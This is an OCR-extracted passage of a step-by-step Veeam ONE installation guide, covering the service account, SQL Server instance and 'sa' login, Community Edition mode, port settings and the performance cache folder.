
Specify Veeam ONE service account credentials.

Enter the user name in the DOMAIN\USERNAME format. The supplied user account must have database owner rights to the Veeam ONE. "Log on as a service" right will be granted to the specified account automatically.

User name: [redacted]

Password: ••••••

Install a new instance of SQl server.



Veeam ONE Setup

SQL Server Instance

Choose SQL Server instance to create Veeam ONE database on.

[✓ Install new instance of SQL Server (localhost\VEEAMSQL2016)]

Use existing instance of SQL Server (HOSTNAME\INSTANCE)

HACKERCOOL\VEEAMSQL2016

Database name: VeeamONE

Connect to SQL Server using


Windows authentication credentials of service account

[✓ SQL Server authentication using the Login ID and password below:]

Login ID: sa

Password:

Select the community mode for installation.




Install Veeam ONE in:

Full functionality mode

License file:

[✓ Community Edition mode]

Select the reporter and agent ports.



Connection Information


Enter connection information for Veeam ONE deployment.

Reporter web site port: 1239

Veeam ONE agent port: 2805

Use certificate: Generate new self-signed certificate

Select the performance cache folder and click on "Next".




Performance Data Caching

Specify local folder for caching performance data retrieved from monitored virtual infrastructure objects.

